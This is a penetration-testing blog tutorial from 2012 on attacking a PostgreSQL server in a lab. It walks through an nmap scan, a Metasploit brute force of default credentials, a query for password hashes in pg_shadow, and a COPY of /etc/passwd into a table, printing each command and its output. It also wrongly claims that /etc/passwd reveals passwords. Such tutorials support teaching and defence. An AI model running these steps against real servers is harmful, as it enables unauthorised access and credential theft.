

# Attacking PostgreSQL

 [pentestlab.blog/category/exploitation-techniques/page/9](http://pentestlab.blog/category/exploitation-techniques/page/9)

April 13, 2012

PostgreSQL is a database that comes with MacOS X Lion as a default standard database. Also according to wikipedia the majority of Linux distributions have the PostgreSQL in the supplied packages. So besides the regular databases (Oracle, MySQL etc.) there will be times as a penetration tester that we will need to assess and this database. In this article we will see how we can attack a system that contains a PostgreSQL database.

Lets say that we have perform a port scan on a server and we have identify that is running a PostgreSQL database at port 5432.

```
root@bt:~# nmap -sV 192.168.1.85
Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-04-12 19:00 BST
Nmap scan report for 192.168.1.85
Host is up (0.00065s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
```

## Discovery of PostgreSQL Database

We will try a brute force attack in order to discover any weak credentials that will allow us then to connect to the database. We will open the metasploit framework and we will use the **postgres\_login scanner**.

```

Matching Modules

-----
Name                               Disclosure Date Rank   Description
----                               -
auxiliary/admin/postgres/postgres_readfile      normal PostgreSQL Ser
ver Generic Query
auxiliary/admin/postgres/postgres_sql           normal PostgreSQL Ser
ver Generic Query
auxiliary/analyze/postgres_md5_crack            normal Postgres SQL m
d5 Password Cracker
auxiliary/scanner/postgres/postgres_hashdump    normal Postgres Passw
ord Hashdump
auxiliary/scanner/postgres/postgres_login       normal PostgreSQL Log
in Utility
auxiliary/scanner/postgres/postgres_schemadump  normal Postgres Schem
a Dump
auxiliary/scanner/postgres/postgres_version     normal PostgreSQL Ver
sion Probe
exploit/windows/postgres/postgres_payload       2009-04-10      excellent PostgreSQL for
Microsoft Windows Payload Execution

msf > use auxiliary/scanner/postgres/postgres_login
msf auxiliary(postgres_login) > set RHOSTS 192.168.1.85
RHOSTS => 192.168.1.85
msf auxiliary(postgres_login) > exploit

```

Choosing and configuring the postgres scanner

This scanner is already configured to use the default wordlists about postgresSQL databases of metasploit framework so we will use them in this case. As you can see from the next image we have successfully discovered some valid credentials after the execution of the scanner.


```

[*] 192.168.1.85:5432 Postgres - [04/21] - Trying username:'admin' with password:'' on databa
se 'template1'
[-] 192.168.1.85:5432 Postgres - Invalid username or password: 'admin':''
[-] 192.168.1.85:5432 Postgres - [04/21] - Username/Password failed.
[*] 192.168.1.85:5432 Postgres - [05/21] - Trying username:'postgres' with password:'postgre
s' on database 'template1'
[+] 192.168.1.85:5432 Postgres - Logged in to 'template1' with 'postgres':'postgres'
[+] 192.168.1.85:5432 Postgres - Success: postgres:postgres (Database 'template1' succeeded.)
[*] 192.168.1.85:5432 Postgres - Disconnected
[*] 192.168.1.85:5432 Postgres - [06/21] - Trying username:'scott' with password:'scott' on d
atabase 'template1'
[-] 192.168.1.85:5432 Postgres - Invalid username or password: 'scott':'scott'
[-] 192.168.1.85:5432 Postgres - [06/21] - Username/Password failed.

```

Valid credentials discovered on postgresSQL database

Now that we have a valid username and password we can use that to connect to the database by using a psql client. The first query that we want to execute is the ***select username, passwd from pg\_shadow;*** because it will return to us the password hashes of the database from the ***pg\_shadow*** table.



Connecting to the PostgreSQL Database

Another option is to look at the databases that exist with the command \l

```
postgres=# \l
          List of databases
  Name      | Owner   | Encoding | Access privileges
-----+-----+-----+-----
 postgres   | postgres | UTF8     | 
 template0   | postgres | UTF8     | =c/postgres
             |         |          | : postgres=CTc/postgres
 template1   | postgres | UTF8     | =c/postgres
             |         |          | : postgres=CTc/postgres
(3 rows)

postgres=#
```

List the current databases

As you can see there are 3 databases in place. What we will try to do here is to select one of the databases and then we will create a new table called **pentestlab** and we will copy the contents of the **/etc/passwd** file to this table.

```

postgres=# select current_database();
current_database
-----
postgres
(1 row)

postgres=# create table pentestlab (input TEXT);
CREATE TABLE
postgres=# copy pentestlab from '/etc/passwd';
COPY 35
postgres=# select input from pentestlab;
postgres=#

```

Creating a new table and copying the contents of /etc/passwd

We have now retrieved all the existing passwords of the remote server.

```

-----
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false

```

## Conclusion

All databases from the moment that are installed in a system containing default credentials. So we need to be aware about these default accounts in order to remove them or change them. Also as we already saw in that article the first thing that we did

when we took access to the database was to check the available databases. Then we copied the contents of passwd to a new table that we have created in order to obtain passwords for other services as well. It is also important not to forget to delete anything that you will create (tables, users, new databases) in order to revert the PostgreSQL to its previous state.